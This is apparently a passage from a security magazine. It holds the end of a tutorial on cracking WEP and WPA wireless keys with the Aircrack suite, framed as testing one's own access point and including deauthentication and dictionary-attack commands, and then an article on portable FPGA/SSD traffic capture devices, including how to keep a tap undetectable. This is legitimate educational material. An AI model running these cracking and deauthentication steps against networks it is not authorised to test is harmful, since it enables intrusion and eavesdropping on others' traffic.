In order to crack the WEP encryption key, you will need to use the Aircrack suite. This is a command line program that comes pre-installed in the Backtrack operating system. Because of numerous shortcomings, WEP is a very weak form of encryption and can be broken in a matter of minutes using Aircrack. To get started, you will need to enter the following command into your Backtrack terminal interface:

```
ifconfig
```

This will provide you with a list of the interfaces currently operating on your Backtrack machine. Be sure to take note of the name of your wireless interface. If you only have a single wireless interface on the system, the name should default to `wlan0`. However, if you are using a different wireless interface, you will need to use that interface name,



```
root@bt:~# tcpdump -h
tcpdump version 4.2.1
libpcap version 1.0.0
Usage: tcpdump [-aAbdDefhHIKlLnNOpqRStuUvxX] [ -B size ] [ -c count ]
               [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
               [ -i interface ] [ -M secret ]
               [ -r file ] [ -s snaplen ] [ -T type ] [ -w file ]
               [ -W filecount ] [ -y datalinktype ] [ -z command ]
               [ -Z user ] [ expression ]
root@bt:~# tcpdump -i eth0 -w dumpfile.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 byte
s
^C1635 packets captured
1639 packets received by filter
4 packets dropped by kernel
root@bt:~# ls
Desktop  dumpfile.pcap
root@bt:~# 
```

Figure 4. *TCPdump Traffic Capture*

instead of `wlan0`, in each of the commands that follow. Next, you need to create a separate monitoring interface that will make use of the `wlan0` interface. To do this, use the command:

```
airmon-ng start wlan0
```

Another 'ifconfig' command should reveal that a new interface called mon0 has been created. Then, use the command:

```
airodump-ng mon0
```

This command will monitor wireless traffic to identify access points and systems within the range of the wireless adapter. While the results of this command are being populated, locate your own wireless access point within the list by its unique network name (ESSID). Take note of the associated MAC address (BSSID) and the channel number of your access point. Both of these can be viewed in the output displayed from the previous 'airodump' command. Then enter the command:

```
airodump-ng --bssid <MAC Address>
--channel <channel #> --write dumpfile mon0
```

Ensure that you enter the MAC address and channel number that pertains to your wireless access point. This command will initiate a capture of the encrypted traffic going to and from the specified access point and will dump that traffic into a new file called dumpfile. Assuming a high volume of traffic is being generated on the network, you should be able to capture enough initialization vectors to crack the key within a couple minutes. So after a couple minutes have passed, open up another terminal. To verify the name of the dump file, use the command:

```
ls
```

Airodump tends to slightly modify the filename supplied when creating the dumpfile. In my case, the filename is `dumpfile-01.cap`. Despite the fact that the program is actively dumping data into the file, you can still interact with it using the Aircrack tools. To attempt to crack the WEP key, you can use the command:

```
aircrack-ng dumpfile-01.cap
```

This will either provide you the cracked WEP key or it will notify you that not enough traffic has been collected. If it had not yet captured enough traffic, just leave the Aircrack program running and it will periodically reattempt as more traffic is dumped into your capture file. It will continue to try until enough traffic has been captured and the key is cracked. This will be quick and easy on your test network if you are generating heavy amounts of traffic with your other system. But there may be circumstances in which you need to crack a WEP key on a network that does not have a heavy flow of traffic. To fix this problem, you will need to use Aireplay. Although the traffic is encrypted, the Aireplay command is still able to identify ARP packets on the network because of the fixed length packet size. To execute Aireplay, enter the command:

```
aireplay-ng -3 -b <Access Point MAC>
-h <host MAC> mon0
```

This will capture ARP packets on the network and then re-inject them to generate traffic. You will need to enter both the MAC address for the access point and the MAC address for the connected host. Both of these pieces of information can be located in the Airodump output. By launching the Aireplay injection, you can even crack the WEP key of a wireless network with low traffic frequency.

With the encryption key, you can now capture traffic that can be uploaded to and analyzed by Xplico. Prior to doing this, however, we will first discuss the procedure for cracking a WPA key. You will now need to, once again, reconfigure your wireless router's security settings. This time, you should change the encryption standard to WPA and make the passphrase a commonly used dictionary word (I used the word 'monkey'). Unlike WEP, WPA is actually a fairly solid encryption standard and will not always be easily cracked. However, WPA is only as strong as the complexity of the passphrase. If the passphrase is a commonly used dictionary word (such as the one I used), then the wireless access point will be vulnerable to dictionary attacks.

To crack the WPA passphrase using a dictionary attack, we will once again be using the Aircrack suite. And you may notice that the first few steps in cracking WPA are the same as they were for WEP. So once again, use the command:

```
airmon-ng start wlan0
```

This will create your monitoring interface (if you have not rebooted your system since you cracked the WEP key, the monitoring interface should already exist). Then enter the command:

```
airodump-ng mon0
```

This will identify access points and systems in range. Then, to start dumping the encrypted traffic to a file, use the command:

```
airodump-ng --bssid <MAC Address>
--channel <channel #> --write wpadump mon0
```

To attempt to crack a WPA passphrase, we actually have to capture traffic that includes the initial handshake between the host and access point. This means you have to be dumping traffic when the system connects to the access point. You could wait around for the system to disconnect and eventually reconnect, but this could potentially take a long time. To avoid waiting around, use the command:

```
aireplay-ng -0 3 -a <Access Point MAC>
-c <Host MAC> mon0
```

This will send a series of three deauthorization packets to the target system. By doing this, the system will be disconnected from the access point and will be forced to reconnect, allowing us an opportunity to capture the handshake. After a few moments, you should have captured the authentication sequence and you can begin to launch a dictionary attack against the capture file. The following command will initiate the dictionary attack:

```
aircrack-ng wpadump-01.cap
-w /pentest/passwords/wordlists/darkc0de.lst
```

The `darkc0de.lst` wordlist is included in the Backtrack distribution but you can also tweak the command to use any custom wordlist by specifying an alternate argument for the wordlist switch (`-w`). Once you have launched the attack, Aircrack will begin to hash out each word in the wordlist and test each result against the captured hash value to find a match. Once a match is found, the program will provide you with the WPA passphrase.

Now that both the WEP and WPA keys have been cracked, open Wireshark once again and begin capturing traffic on the wireless interface. While the capture is running, select the "Edit" drop-down menu and click "Preferences." On the left side of the screen, expand the protocols options and select "IEEE 802.11". Check the box labeled "Enable decryption" and then click the "Edit" button. You will be able to add decryption keys for both WEP and WPA standards (Figure 5).



Enable decryption: ☑

Figure 5. *Wireshark Decryption Configuration*

Once you have added both the WPA passphrase and the previously acquired WEP key, apply the settings and close the preferences menu. With this layer of encryption now removed, you can open any wireless capture performed on either of these access point configurations and can analyze the traffic in Wireshark. Alternatively, you can use the Airdecap program to remove the encryption from the capture file for later analysis in Xplico. The command to remove encryption from the WEP capture is:

```
airdecap-ng -w <WEP key> dumpfile-01.cap
```

For removing the encryption from the WPA capture, use the command:


```
airdecap-ng -e <Network SSID>
-p <Passphrase> wpadump-01.cap
```

Once completed, an output file will be created for each with a slightly modified filename. In the case of the WEP traffic, the filename will be dumpfile-01-dec.cap and for the WPA traffic, the filename will be `wpadump-01-dec.cap`. By removing the WEP and WPA encryption from these capture files, you will be able to successfully upload them to Xplico and analyze the wireless traffic in the same way that you could with any other traffic.

DEPLOYMENT AND IMPLEMENTATION

Once you have familiarized yourself with how to use the Xplico interface, you can begin to integrate it into your digital forensics toolkit and start to take advantage of all of the powerful capabilities that it has to offer. Additionally, you should now be able to integrate Xplico with several of the other tools that are available within the Backtrack distribution to effectively analyze the contents of both wired and wireless network traffic. This software is undoubtedly a powerful tool to yield and I hope that you find this knowledge as helpful as I have found it to be when practicing network forensics.

Author's Bio



Justin Hutchens currently works as an intrusion detection specialist and network vulnerability analyst for a large enterprise network with over 33,000 networked systems. He has filled numerous different roles in the Information Technology field to include network design, system development, database administration and network security. He also teaches courses on penetration testing with the Backtrack operating system. He currently holds a Bachelor's degree in Information Technology and multiple professional certifications to include CISSP (Certified Information System Security Professional), CEH (Certified Ethical Hacker), ECSA (EC-Council Certified Security Analyst) and CHFI (Computer Hacking Forensic Investigator).

WIRE-SPEED CAPTURES WITH PORTABLE DEVICES

by Francisco J. Hens, Vicente J. Bergas

Improvements of storage technology in terms of capacity / speed and continuous optimization of Field-programmable Gate Array (FPGA) integrated circuits are bringing a totally new wave of possibilities in data capture and processing applications. Expensive and complex appliances based on Hard Disk Drive (HDD) arrays are not required any more.

What you will learn:

- Latest advances in storage devices applied to high speed traffic capture.
- How SSD storage compares with traditional storage.
- How to use hardware accelerated packet filtering to capture network traffic.
- Applications of hardware timestamping to time critical data analysis.
- Types of traffic replay and their applications.

What you should know:

- Basic TCP/IP architecture
- Some basic knowledge about Ethernet
- Fundamental switching and routing

FPGAs are perfectly suited for wire-speed processing of fast data sources and small form factor *Solid State Drives* (SSD) supply excellent performance, large storage capacity and they are perfectly adapted to operation in portable equipments. One of the reasons of migration to SSD is that current cost of storage solutions based on flash memory allows to supersede past objections about price of these devices.

Portable devices based on FPGA and SSD designs can be used in network troubleshooting, data forensics or security related applications when high capture speed and capacity is required but simple, reliable and fast configuration is important. Data capture is combined with the functionality of a network tap to enable easy access to the traffic stream that has to be analysed. Some applications, specially those related with security, require the capture device presence to remain unnoticed while it is connected to the network. Devices can be designed so that they do not modify the traffic information content or timing in any way even if they are connected in “bridged” mode allowing the traffic to be transmitted through the equipment.

Data capture and protocol analysis are related but different functions. Capture has to be fast to be effective but protocol analysis has no real-time processing requirements. A portable capture device may or may not include protocol analysis. Sometimes it is enough to supply the means to enable the user to identify and download the interesting data within the captured stream and leave protocol analysis to dedicated, usually software-based equipment.

The following sections provide details about the applications, features and architecture of portable capture devices. The focus is on functionality that make hardware-assisted capture functionality in portable devices unique.

APPLICATIONS

Portable capture devices are ideal for enterprises looking to ensure that their networks are robust, scalable and secure. Applications of portable capture devices can be distributed in two large families: troubleshooting of communication networks and security. This is not a revolution when compared with traditional applications of any standard capture device. However, scenarios and applications of portable devices are considerably different and broader due to the ability to be connected and start operation in minutes without any special requirement. Portable capture devices are very well suited to temporary network connections in cases where analysis is required only for a limited period of time of usually a few hours or days. A good example would be analysis carried out in a cellular network through connection to one or several mobile base stations.

- Applications related with network troubleshooting include tracing of difficult to assess, temporary, intermittent problems. Traditional monitoring tools provide permanent information about the network in terms of various Key Performance Indicators (KPIs) but they are unable to deal with issues related with unexpected protocol interactions. Full protocol captures arise as the only way to face these problems.
- Portable capture devices are useful fighting against attacks like phishing linked to malware and other security threats. Event based pre-filtering could be used to detect intrusions. With the help of these tools, investigators will have the capability to reconstruct web sessions, e-mails and 'chat line' conversations in a chronological order to investigate security incidents.
- Finally, portable capture devices could be used in *Lawful Interception* (LI) applications. In case of portable devices the focus is again in non-permanent interception. Both filtering based on fixed patterns and event based filters could be used to built efficient LI based on wire-speed captures.

WIRE-SPEED PRE-FILTERING

Pre-filtering is an important feature even for devices prepared for wire-speed capture. With the help of filters, users make sure that only important data is going to be stored. For example, if only IP telephony signalling is going to be analysed, all other data can be ignored. The effect is a much better usage of the storage capacity. With the help of pre-filtering, it is possible to extend the maximum capture time from a few hours or minutes to days or weeks by constraining the raw volume of data. The second advantage of pre-filtering is that it can be used to mark packets depending on the filtering rule applied to match each of them. This classification can be used later for post-filtering and protocol analysis.

Hardware processing is well suited to filter data based on fixed-length packet fields like IP / MAC addresses or class of service (CoS) marks (see Table 1). As a result, it is possible to match any packet directed to an specific IP address, or directed to a network specified by its network prefix, or packets between two hosts specified by their source and destination addresses.

Port based filtering can be used to match traffic from single applications like web traffic (port 80), e-mail (port 25), VoIP signalling (port 5060) and many others. Filtering based on CoS marks can be used to filter traffic classes subject to controlled performance defined by the Service Level Agreement (SLA).

More advanced filtering is based on fixed alphanumeric patterns. Fixed pattern filters can be used to find any word or sentence within the data stream. There are many applications of this kind of filters. For example, an IP telephony trunk link based on SIP signalling use SIP INVITE messages to establish calls. Filtering the "INVITE" word may be used to get information about IP calls occurring in the link.

Table 1. *Pre-filtering modes*

Filter Type	Details
Ethernet Selection	Selection by source and destination MAC addresses or Ethertype field.
VLAN selection	Selection by VLAN-ID or CoS marks. Matching of C-VLAN or S-VLAN fields in frames with multiple VLAN tags.
IP selection	Matching of source and destination IPv4 / IPv6 addresses, DSCP and protocol (UDP, TCP, ICMP,...).
TCP / UDP selection	Filtering of source and destination TCP / UDP ports. Selection of port ranges.
Fixed offset selection	This filter matches an specific bit pattern in a user configurable position within the packet.
Fixed pattern selection	Matches a fixed patten in a variable position within the frame. The pattern is specified as an alphanumeric string.
Length selection	Matches packets with an specific length or frames within a custom length range.

The third filtering mode is based on user defined events. An event is potentially anything it could happen in the network. It could be an error condition like "an errored packet is received" or it could be that a packet from an uncommon protocol is received or that a packet containing a custom alphanumeric pattern in the payload is found in the traffic stream. The difference between event based filters and basic filters is that events are used to modify the filtering rules. The basic action triggered by an event is the transition from "no frame is filtered" to "all frames are allowed to pass through the filter". However, other more sophisticated actions can be imagined in more advanced capture devices. Filtering based on events find important applications in intrusion detection applications or assessment of difficult to trace problems in communications applications.

An essential feature of filtering blocks is that they can be combined to give more complex filters. For example, users can configure various filters within the same block to get the combined effects of an "AND" filter. In the same way, several filtering rules are combined in different blocks to get the aggregated effect of an "OR" filter.

CASE STUDY: VOIP CALL IDENTIFICATION AND TRACING

Portable capture devices are perfectly suited for capturing VoIP media and signalling in exchanges and cellular telephony base stations. VoIP signalling based on SIP, H.323 or other signalling framework carries information about communicating parties like SIP URIs / telephone numbers and media encoding (ITU-T G.711, G.729, etc.). Media streams contain the voice samples themselves encapsulated in an RTP envelope. Capturing signalling could be useful to collect statistics about network usage and to get information about an specific user or a group of users. Media capturing is required for voice quality benchmarking or lawful interception applications. Connection to the network and capture configuration is different for signalling and media captures (see Figure 1).

- *Capturing signalling*: The capture device could be connected to a SIP trunk to make sure information from all users is available. The capture device could operate in pass-through mode but endpoint operation may be preferred if a mirror port is available for monitoring. Most of the interesting information comes in the SIP header, including telephone numbers. Call duration may be inferred from the timing of different signalling messages generated for the call. Using the TCP / UDP port filter is probably the best choice for global signalling captures. SIP proxies use port UDP 5060 by default. Filter scope can be narrowed down to collect statistics from a single user (IP address filters) or signalling messages from an special type ("INVITE", "REGISTER, "BYE", etc.) with the help of the "pattern" filter (see Listing 1).
- *Capturing media*: Capturing media tends to be more challenging than capturing only signalling. Data rates involved are higher than for the signalling case (about 100 kb/s per call, ITU-T G.711 codec). Moreover, signalling information (the SDP payload) is required to decode the media. The most interesting filter for media capturing is perhaps the IP filter to get information from a single location.




Figure 1. *Configuration of a VoIP signalling capture: The capture device is connected in through mode between the media gateway and the SIP proxy. Applicable filters are the TCP / UDP port filter and the pattern filter. The most interesting header available for analysis is the SIP header*

CAPTURE REPLAY

Traffic replay basically consists in transmitting previously captured data. It is the opposite of traffic capture. Traffic replay is useful to reproduce some network transmission conditions in a controlled environment, usually in a laboratory. Replay is probably not essential in security applications but it is important in network troubleshooting. Portable devices are designed mainly as field tools but their advantages make them suitable for laboratory applications too. For this reason, traffic replay is also a good functionality for them and it should be available at least as an option.

Traffic replay can be *stateless* or *stateful*. Stateless replay can be either timed or not. These are the features, advantages and disadvantages of each:

- *Timed stateless replay*: Packets are transmitted exactly in the same way they were captured. Timestamps are used by the replay equipment to schedule packet transmission at the right time.
- *Not timed stateless replay*: Not timed replay works in a similar fashion than timed replay but information carried by timestamps is ignored. Packet transmission is based on a bandwidth profile statistics configured by the user. Data could be transmitted at the maximum speed allowed by the transmission media but any possible constant, variable or random traffic distribution could be used instead.
- *Stateful replay*: This replay mode is necessary if it is required to keep the interactions between communication parties during transmission. In this case, timing of packet transmission has to be based on events. For example, transmission of the next scheduled packet could wait to the reception of a certain message type from the network. Stateful replay may be used to model interactions between ports of different capture / replay devices. Direct interaction between the capture / replay device and a network entity (server, IP telephone, computer) is the second possibility. Stateful replay is more powerful than stateless replay but the drawback is that is more complex and it is difficult to implement using firmware.


In order to maximize usefulness of replay, the ability to modify the stream while it's been replayed is often required. For example, by replacing source and destination addresses or VLAN tags by user configurable parameters is possible to reuse the same captured data in different test scenarios.

MANAGEMENT AND AUTOMATION

Unlike it happens with large capture appliances, often designed for permanent installation in racks,

Listing 1. *Structure of a typical SIP signalling INVITE message. The message starts with the word "INVITE"*

```
INVITE sip:bob@atsl.com SIP/2.0
Via: SIP/2.0/UDP mkt12.fnetprodoc.es;branch=z9hG4bK776asdhds
Max-Forwards: 6
To: Bob <sip:bob@atsl.com>
From: Alice <sip:alice@netprodoc.biz>;tag=1928301774
Call-ID: a84b4c76e66710@mkt12.netprodoc.biz
CSeq: 314159 INVITE
Contact: <sip:alice@mkt12.netprodoc.biz>
Content-Type: application/sdp
Content-Length: 142
```



Stopped 00:00:24
Home (3/4)

Receive

Frames A	Frames B
140.62 Kf	140.62 Kf
Bytes A	Bytes B
8.58 MB	8.58 MB

Capture

Frames A	Frames B
140.62 Kf	0.00 f
Bytes A	Bytes B
8.58 MB	0.00 B

Stopped 00:00:00
Home > System > Network configuration (1/5)

Current filter
Port A
Number 6

Figure 2. *Graphical user interface based on colour screen specifically designed for local management of a portable network capture device*

portable devices are required to be configured locally with the help of an attached keyboard, touch screen or other input device. A dedicated, graphical user interface is very useful for this purpose. (see Figure 2) This solution makes external devices like controlling computers with special management software unnecessary. However, a management interface available through a network interface is still an important feature of portable capture devices. For example, if one or several devices are required to operate in a large system, they need a communication interface enabling coordinated operation between them. Interactions between the management entity and the managed agent could be of three different types:

- *Configuration commands*: These are commands that modify the device configuration in some way. They are required to start / stop captures, configure filters and other operations.
- *Result retrieval commands*: They are necessary to get statistics or other data from the equipment. When the management entity issues a result retrieval command to the managed agent, it is expected that the agent will generate a reply with a response to the previous query.
- *Unsolicited messages*: These messages are generated by the agent without being explicitly requested by the management entity. They are used to signal events occurring in the agent.

SNMP is very well suited to implement all three message types. Unsolicited messages can be implemented by SNMP traps. Most scripting languages like Tcl or Perl have extensions for SNMP. These languages can be used to write scripts implementing complex scenarios involving one or several capture devices and potentially other equipments like network emulators or traffic generators.

ARCHITECTURE

The core of a capture device is a fast FPGA that speeds up critical data process operations. Basically this includes packet forwarding, wire-speed pre-filtering of network packets, hardware times tamping and proper data formatting / storage in a high capacity SSD. Connection between the FPGA and the SSD could be implemented with a mini SATA (mSATA) interface. The minimum SATA speed enabling wire-speed captures in bidirectional 1 Gb/s electrical / optical interfaces is 3 Gb/s. The 6 Gb/s SATA speed is possible as well but is not really required for bidirectional 1 Gb/s captures.

The FPGA / SSD subsystem is controlled by a CPU which is in charge of starting / stopping captures and collecting statistics and status information. The CPU is connected to peripherals that make it possible interaction of the equipment with the real world. Local management could be implemented with keyboards, screens or any other input / output device. Remote management requires the CPU to run the processes necessary to act as an SNMP agent. Finally, the CPU acts as a mediator between the FPGA / SSD subsystems and the external world in capture upload / download processes. Existing captures could be copied to / from




Figure 3. *Simplified block diagram corresponding to a generic portable capture device*

a management Ethernet interface but they can also copied to USB devices like flash memories or disks (see Figure 3).

TAPPING TECHNIQUES

Sometimes, data to be captured is available trough a mirror port but some others is useful to have the capacity to connect the equipment in pass-through mode and forward the network traffic between two line ports (see Figure 4). The port mirroring capability with equipment configured in pass-though mode, is also useful when traffic is going to be forwarded to external analysis devices rather than the internal SSD. In practical terms, port mirroring is used for real-time analysis. Using an external protocol analysis software is possible to display packets as they arrive. The external protocol analysis most likely unable to process packets arriving at high speed. For this reason, in portable capture devices, mirror port usage is often reserved for low speed applications and storage to SSD is used in more general situations.

A feature related with port mirroring is port aggregation which can be configured to aggregate traffic from the forward and backward transmission directions and present them as a single stream. This kind of stream aggregation is useful to check interactions between the communication ends like for example requests and replies in a web application. However, if the aggregated bandwidth is higher than the mirror channel capacity, some frames will be lost.

Network connectivity when operating in pass-through mode is guaranteed by adding batteries to the capture equipment. In this way, the link remains active if the capture equipment suffers from a temporary power shortage. If there is an ongoing capture, no data is lost as long as the internal battery is operative. Current LiPo batteries could last for several hours of continuous usage without strong impact in the overall equipment weight. A second protection against power shortages is accomplished by means power-fail protected tap interfaces which are capable of maintaining a link when they are not powered. Capture data is lost in this case however.

Some applications, specially those related with network security, require the presence of the capturing device to be undetectable by end users. This requirement precludes some of the simpler designs. Specifically, the following are highly desirable features of any network device designed to be undetectable:

- Traffic forwarding based on switching or routing between the line ports is not acceptable. Switching is based on address learning / broadcasting mechanisms and it may also involve special processing of some bridging protocols like the Spanning Tree Protocol (STP) or any of its variations. Routing is even worse because routers require a variable, unpredictable time to process packets. For these reasons, presence of both switches and routers is not difficult to detect.
- It is easy to understand that a network device which must remain undetected does not have to generate any traffic. Even if this is true, some passive devices still generate traffic replying to ARP requests, ICMP messages or TCP handshake packets. Any packet generated by the capture device can be used to detect its presence and it must therefore be avoided.
- Preventing the generation of any data is not enough to guarantee that the device will not be detected when connected in pass-through mode. Store-and-forward processes generate a deterministic delay which depends on the packet length. That means that either store-and-forward has to be replaced with a more advanced forwarding mechanism or the capture device has to carry out some kind of packet delay equalization before forwarding date to the outgoing interface.




Figure 4. *Connection of a portable capture device. (a) The equipment is connected in pass-through mode. (b) End-point connection*

HIGH PERFORMANCE STORAGE

SSD is currently the best choice for storage of large amounts of data in portable capture devices. SSD storage is faster than traditional HDDs and unlike HDDs, SDDs do not have moving parts which is good in terms of reliability, heating, resistance against vibration and power consumption. Furthermore, SDDs are smaller and lighter than HDDs. SSDs are still more expensive than HDDs but the difference is much smaller today than just three or four years ago. Cost of SSDs is about 0.80 EUR / GB which is roughly twice than for HDDs of standard capacity. Storage capacity of HDDs is also larger than SDD capacity. In case of HDDs, typical capacities range in 1-2 TB while typical capacities of SDDs is still in the range of a few hundreds of GB.

To achieve the required read / write speed in capture applications is important to choose fast storage hardware but is no less critical to properly design the format in which capture data is stored. The most commonly used file systems (FAT32, NTFS, EXT3) provide extended functionality but they are not optimized for maximum read / write speed dealing with potentially very large data blocks.

Finally, being very fast, the SSD is still the slowest component of the capture architecture an thus it is the one that limits the whole system performance. The choice of the remaining equipment elements (and specifically the FPGA) have to be adapted to the SSD specification in terms of speed.

HARDWARE ACCELERATED DATA PROCESSING

Current FPGA technology enables integration of advanced digital signal processing with programmable logic blocks, within a single chip. The ability to concentrate different functions in standard hardware pieces is the key to simpler, more reliable designs and at the same time keep power consumption to the minimum.

In a portable capture device, the FPGA primary task is to provide hardware acceleration to critical operations, including fast read / write operations. FPGA transceivers could potentially work at very high speed of up to about 30 Gb/s but transmission rates much larger than the SSD speed do not add more combined performance to the system. For example in a 2 x 1 Gb/s capture device based on a 4 Gb/s SSD with a 3 Gb/s mSATA bus, a good choice could be a 3.2 Gb/s FPGA transceiver speed which is one of the standard options supplied by FPGA vendors. For this performance grade, components are relatively inexpensive.

A secondary FPGA task is time stamping of received packets. Hardware assisted time stamping is several orders of magnitude more accurate than software time stamping and maximum error could be as low as 10 ns, which is enough to enable analysis of time critical applications. An example is capture of IEEE 1588 synchronization traffic. Speed requirements for IEEE 1588 traffic capture are not strict but timestamps have to be very accurate to be useful.

FINAL REMARKS

Description of portable capture devices has shown that current technology makes feasible to capture full-duplex data in Ethernet interfaces operating at 1 Gb/s using small, highly portable devices weighting no more than 1 kg and operated by batteries

